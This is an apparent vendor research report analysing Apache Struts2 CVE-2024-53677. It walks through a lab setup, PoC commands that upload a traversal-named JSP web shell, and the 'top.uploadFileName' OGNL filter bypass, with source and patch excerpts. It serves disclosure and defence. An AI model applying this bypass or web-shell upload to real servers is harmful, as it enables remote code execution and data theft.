
Research & Technique

Struts2 File Upload Vulnerability (CVE-2024-53677)

■ Overview of Vulnerability

Apache Struts2 is an open-source framework for developing Java EE[1] web applications. There are many use cases in Java EE web applications. Searching for Apache Struts2 published on the Internet through the OSINT search engine confirms that as of January 2, 2025, Apache Struts2 is being used on 3.58 million sites in many countries, including Korea, the United States, and Japan.



Source: fofa.info

Figure 1. Apache Struts2 Usage Statistics

In December 2023, a remote code execution vulnerability (CVE-2023-50164) was made public in Apache Struts2 via file upload bypass. The vulnerability arose due to a flaw in the file upload logic, and Apache released a patched version, Apache Struts2 6.3.0.2, on December 4, 2023. Later,

[1] Java EE (Java Platform, Enterprise Edition): Currently called Jakarta EE, it is a platform for server-side development using Java.

on December 11, 2024, another remote code execution vulnerability (CVE-2024-53677) bypassing Apache Struts2 file upload restrictions was disclosed.

Likewise, this vulnerability results from a file upload logic flaw, allowing attackers to upload malicious files, such as web shells, to arbitrary paths using OGNL (Object-Graph Navigation Language) expressions[2]. As of December 17, 2024, this vulnerability has been actively exploited, prompting multiple cybersecurity agencies, including those in Canada, Australia, and Belgium, to issue urgent advisories recommending immediate patching.

■ Attack Scenario




Figure 2. CVE-2024-53677 Attack Scenario

① Accessing vulnerable web pages using struts2
② Uploading malicious files via the CVE-2024-53677 vulnerability
③ Executing remote commands via the malicious file
④ Installing malware on the victim's server
⑤ Stealing important information from the victim's database

[2]OGNL expressions: An open-source expression language (EL) that allows retrieving and setting properties using simpler expressions than Java while also enabling the execution of Java classes.

■ Affected Software Versions

The software versions vulnerable to CVE-2024-53677.

S/W	Vulnerable Version
Apache Struts2	Struts 2.0.0 – Struts 2.3.37 Struts 2.5.0 – Struts 2.5.33 Struts 6.0.0. – Struts 6.3.0.2

■ Test Environment Configuration

Build a test environment and examine the operation of CVE-2024-53677.

Name	Information
Victim	Struts 6.3.0.2 (192.168.0.5)
Attacker	Kali Linux (192.168.216.129)

■ Vulnerability Test

Step 1. Configuration of the Environment

Configure the environment via a vulnerable Apache Struts2 Docker image on the victim's PC. The docker image and vulnerability test files for the CVE-2024-53677 vulnerability test configuration in the EQSTLab GitHub repository is shown below.

•URL: https://github.com/EQSTLab/CVE-2024-53677

Configure the GitHub repository on the victim's PC with the following command.

```
> git clone https://github.com/EQSTLab/CVE-2024-53677
```

Move to the docker directory using the following command, build the docker image, and run it.

```
> cd docker
> docker build --ulimit nofile=122880:122880 -m 3G -t cve-2024-53677 .
> docker run -p 8080:8080 --ulimit nofile=122880:122880 -m 3G --rm -it --name cve-2023-50164 cve-2024-53677
```

It can be confirmed that an Apache struts2 page that is vulnerable to file upload attacks has been built.




Figure 3. Checking the Vulnerable Struts Environment Setup

Step 2. Vulnerability Test

The PoC for testing the CVE-2024-53677 vulnerability is stored in the following GitHub repository address of EQSTLab.

•URL: https://github.com/EQSTLab/CVE-2024-53677

Use the git clone command on the attacker's PC to download the PoC from the CVE-2024-53677 repository.




Figure 4. Downloading CVE-2024-53677 PoC

The downloaded PoC file can be run with CVE-2024-53677.py, and the payload delivered from the attacker's PC will be executed on the victim's pfSense.

```
$ python3 CVE-2024-53677.py –u [struts2 file upload address] –p [name of the file to be
```

uploaded] –f [file path to upload]

In the environment, a server (https://192.168.0.5) using a vulnerable version of Struts2 is built. The following example command uploads a malicious web shell to the service.

```
$ python3 CVE-2024-53677.py –u http://192.168.0.5/upload.action –p ../test.jsp –f test.txt
```

Enter the PoC execution command on the attacker's PC as follows.

Figure 5. Example of the PoC Execution Command

Afterward, the web shell file upload can be confirmed by accessing the server with test.jsp.




Figure 6. Checking the Web Shell Upload

■ Detailed Analysis of the Vulnerability

This section explains in sequence how the CVE-2024-53677 vulnerability occurs and how it links to the execution of arbitrary commands after the occurrence of CVE-2023-50164. **Step 1** briefly discusses the previously discovered vulnerability, CVE-2023-50164, and the security measures taken against it. **Step 2** explains the principles of CVE-2024-53677 and the process of uploading files using it.

Step 1. CVE-2023-50164

In December 2023, a file upload vulnerability, CVE-2023-50164, was disclosed. More details on CVE-2023-50164 can be found in the February 2024 issue of EQST Insight.

•URL:https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_Research%20Technique_202402.pdf&r_fname=20240220143226638.pdf

Step 1 briefly discusses the general principle of occurrence of CVE-2023-50164 and security measures for it.

1) CVE-2023-50164 Analysis

When a file upload request is received, the get(), remove(), and contains() methods of the HttpParameters class process HTTP request parameters and perform comparisons on parameters related to file upload. The HttpParameters class is case-sensitive for parameters. Therefore, since name="upload" and name="Upload" are treated as separate parameters, parameters called upload and Upload are created separately.

```
@SuppressWarnings("unchecked")
public class HttpParameters implements Map<String, Parameter> {

    private Map<String, Parameter> parameters;

    private HttpParameters(Map<String, Parameter> parameters) {
        this.parameters = parameters;
    }

    @SuppressWarnings("rawtypes")
    public static Builder create(Map requestParameterMap) {
        return new Builder(requestParameterMap);
    }
```

Figure 7. HttpParameters Class

Afterward, the setParameters() method of the ParametersInterceptor class processes the file upload using a TreeMap structure, and Java's TreeMap sorts in the order of [numbers > uppercase alphabet > lowercase alphabet > Korean]. Therefore, if both "upload" and "Upload" exist as parameter values, the file contents of the "Upload" parameter are printed first as they start with the uppercase.

```
protected void setParameters(final Object action, ValueStack stack, HttpParameters parameters) {
    HttpParameters params;
    Map<String, Parameter> acceptableParameters;
    if (ordered) {
        params = HttpParameters.create().withComparator(getOrderedComparator()).withParent(parameters).build();
        acceptableParameters = new TreeMap<>(getOrderedComparator());
    } else {
        params = HttpParameters.create().withParent(parameters).build();
        acceptableParameters = new TreeMap<>();
    }
```

Figure 8. setParameters() Methodset

Then, the previously saved Upload parameter value can be redefined by the uploadFileName parameter and changed to an arbitrary file name on an arbitrary path. For example, the process of redefining test.jpg, which was previously defined as ../webshell.jsp, is as follows.




Figure 9. CVE-2023-50164 Operation Process


2) CVE-2023-50164 Patch

The CVE-2023-50164 vulnerability patch released on December 04, 2023 is described as follows. First, in the process of handling HTTP request parameters, the patch prevents overwriting parameters by adding the remove()method to remove the same parameters regardless of the case.

```
76  86      public HttpParameters appendAll(Map<String, Parameter> newParams) {
    87  +       remove(newParams.keySet());
77  88          parameters.putAll(newParams);
78  89          return this;
79  90      }
```

Figure 10. HttpParameters Patch Breakdown

The equalsIgnoreCase() method was added to ignore cases during the parameter handling process of the get(), remove(), and contains() methods of the HttpParameters class mentioned in the above **1) CVE-2023-50164 Analysis**. It means that the "upload" and the "Upload" parameters are no longer treated as different values.



```
110  137        @Override
111  138        public Parameter get(Object key) {
112       -         if (parameters.containsKey(key)) {
113       -             return parameters.get(key);
114       -         } else {
115       -             return new Parameter.Empty(String.valueOf(key));
     139  +         if (key != null && contains(String.valueOf(key))) {
     140  +             String keyString = String.valueOf(key).toLowerCase();
     141  +             for (Map.Entry<String, Parameter> entry : parameters.entrySet()) {
     142  +                 if (entry.getKey() != null && entry.getKey().equalsIgnoreCase(keyString)) {
     143  +                     return entry.getValue();
     144  +                 }
     145  +             }
116  146          }
     147  +       return new Parameter.Empty(String.valueOf(key));
```

Figure 11. Get() Patch Breakdown

```
63  73      public boolean contains(String name) {
64      -       return parameters.containsKey(name);
        74  +   boolean found = false;
        75  +   String nameLowerCase = name.toLowerCase();
        76  +
        77  +   for (String key : parameters.keySet()) {
        78  +       if (key.equalsIgnoreCase(nameLowerCase)) {
        79  +           found = true;
        80  +           break;
        81  +       }
        82  +   }
        83  +
        84  +   return found;
65  85      }
```

Figure 12. contains() Patch Breakdown

```
50  52      public HttpParameters remove(Set<String> paramsToRemove) {
51  53          for (String paramName : paramsToRemove) {
52      -           parameters.remove(paramName);
        54  +       String paramNameLowerCase = paramName.toLowerCase();
        55  +       Iterator<Entry<String, Parameter>> iterator = parameters.entrySet().iterator();
        56  +
        57  +       while (iterator.hasNext()) {
        58  +           Map.Entry<String, Parameter> entry = iterator.next();
        59  +           if (entry.getKey().equalsIgnoreCase(paramNameLowerCase)) {
        60  +               iterator.remove();
        61  +           }
        62  +       }
53  63          }
54  64          return this;
```

Figure 13. remove() Patch Breakdown

Step 2. CVE-2024-53677

In December 2024, another file upload vulnerability, CVE-2024-53677, was disclosed. Since this vulnerability operates on a different principle than the CVE-2023-50164 vulnerability, it can occur even if there is no CVE-2023-50164 vulnerability. However, it is not vulnerable if actionFileUpload is used as an interceptor instead of fileUpload.

1) Struts2 ValueStack and Parameter Binding

Struts2 uses a concept called ValueStack to facilitate interaction between components. ValueStack is a data structure adopted in Struts2 to stack objects one after another while executing a process. Since ValueStack basically searches sequentially from the top object to the bottom, it reads recently added data more quickly, increasing program execution speed.

Java-based web applications may use methods such as HttpServletRequest.getParameter() or HttpServletRequest.getParameterMap() to retrieve parameters. Struts2 accesses parameters using ValueStack. At this time, parameter binding[3] is performed with an OGNL expression, which can be confirmed through the class specified in the /core/src/main/resources/struts-default.xml file in the struts2 source code.




Figure 14. ParametersInterceptor Class Located in struts-default.xml

The ParametersInterceptor class specified in struts-default.xml can be verified through the /core/src/main/java/com/opensymphony/xwork2/interceptor/ParametersInterceptor.java source code. The following figure shows the part where parameters are bound through ValueStack.




Figure 15. ParametersInterceptor Class

It can be confirmed clearly by sending an HTTP request like the one below to check the file name.

[3] Parameter binding: The process of connecting a parameter to a value or object.

```
POST /upload.action HTTP/1.1
Host: localhost:8080
Content-Length: 314
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBbIJlBPavxBq8cdi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
Cookie: JSESSIONID=6D3768F0FE4937CB20BBB9E0F5FB6BEE
Connection: keep-alive

------WebKitFormBoundaryBbIJlBPavxBq8cdi
Content-Disposition: form-data; name="Upload"; filename="test3.jpg"
Content-Type: image/jpeg

this_is_test_file
------WebKitFormBoundaryBbIJlBPavxBq8cdi--
```

After sending the above file, it can be confirmed more clearly by debugging the part where parameters are bound through the setParameters method.




Figure 16. Parameters Variable Structure

2) setParameters Filtering Bypass

In the setParameters method that performs parameter binding, parameters are added to Parameters only if the isAcceptableParameter method returns True.

```
167     protected void setParameters(final Object action, ValueStack stack, HttpParameters parameters) {
168         HttpParameters params;
169         Map<String, Parameter> acceptableParameters;
170         if (ordered) {
171             params = HttpParameters.create().withComparator(getOrderedComparator()).withParent(parameters).build();
172             acceptableParameters = new TreeMap<>(getOrderedComparator());
173         } else {
174             params = HttpParameters.create().withParent(parameters).build();
175             acceptableParameters = new TreeMap<>();
176         }
177 
178         for (Map.Entry<String, Parameter> entry : params.entrySet()) {
179             String parameterName = entry.getKey();
180 
181             if (isAcceptableParameter(parameterName, action)) {
182                 acceptableParameters.put(parameterName, entry.getValue());
183             }
184         }
```

Figure 17. Filtering in setParameters

The isAcceptableParameter method in the figure filters with the acceptableName method and then passes the value back to the isAccepted method within the acceptableName method to check whether the parameter name is valid.

```
protected boolean isAcceptableParameter(String name, Object action) {
    ParameterNameAware parameterNameAware = (action instanceof ParameterNameAware) ? (ParameterNameAware) action : null;
    return acceptableName(name) && (parameterNameAware == null || parameterNameAware.acceptableParameterName(name));
}
```

Figure 18. Filtering in isAcceptableParameter

```
287     protected boolean acceptableName(String name) {
288         boolean accepted = isWithinLengthLimit(name) && !isExcluded(name) && isAccepted(name);
289         if (devMode && accepted) { // notify only when in devMode
290             LOG.debug("Parameter [{}] was accepted and will be appended to action!", name);
291         }
292         return accepted;
293     }
```

Figure 19. Filtering in acceptableName

Finally, isAccepted checks whether the parameter name input through acceptedPatterns is valid.

```
310     protected boolean isAccepted(String paramName) {
311         AcceptedPatternsChecker.IsAccepted result = acceptedPatterns.isAccepted(paramName);
312         if (result.isAccepted()) {
313             return true;
314         } else if (devMode) { // warn only when in devMode
```

Figure 20. Filtering in isAccepted

The pattern check is confirmed to be performed by the following regular expression.




Figure 21. Filtering Regular Expression in isAccepted

"₩w+" in the regular expression pattern requires the string to start with at least one letter, digit, or underscore. As a result, it filters out words that begin with special characters (excluding underscores).

At this time, filtering can be bypassed using the OGNL expression to overwrite specific ValueStack values. In OGNL expressions, using [0], [1], and similar expressions allows truncating certain upper segments of the ValueStack. For example, the expression [0].name executes at the top of the stack, making it functionally equivalent to the name. However, expressions that start with square brackets cannot pass the filtering regular expression within the isAccepted method, requiring an alternative approach.

For this, the top expression can be used for direct access to objects. The top expression, which allows direct access to the object name, can bypass filtering because the top name and name return the same value. That is, uploading the top.uploadFileName is treated the same as uploadFileName, allowing the filename to be redefined as in the CVE-2023-50164 operation process.




Figure 22. uploadFileName Redefined as ../../test2.jsp

3) Exploiting Vulnerabilities

As discussed above, the file upload request can redefine the file name with an arbitrary path and extension using the OGNL expression like top.uploadFileName. Therefore, arbitrary commands can be executed by redefining the file name and uploading a malicious jsp file.

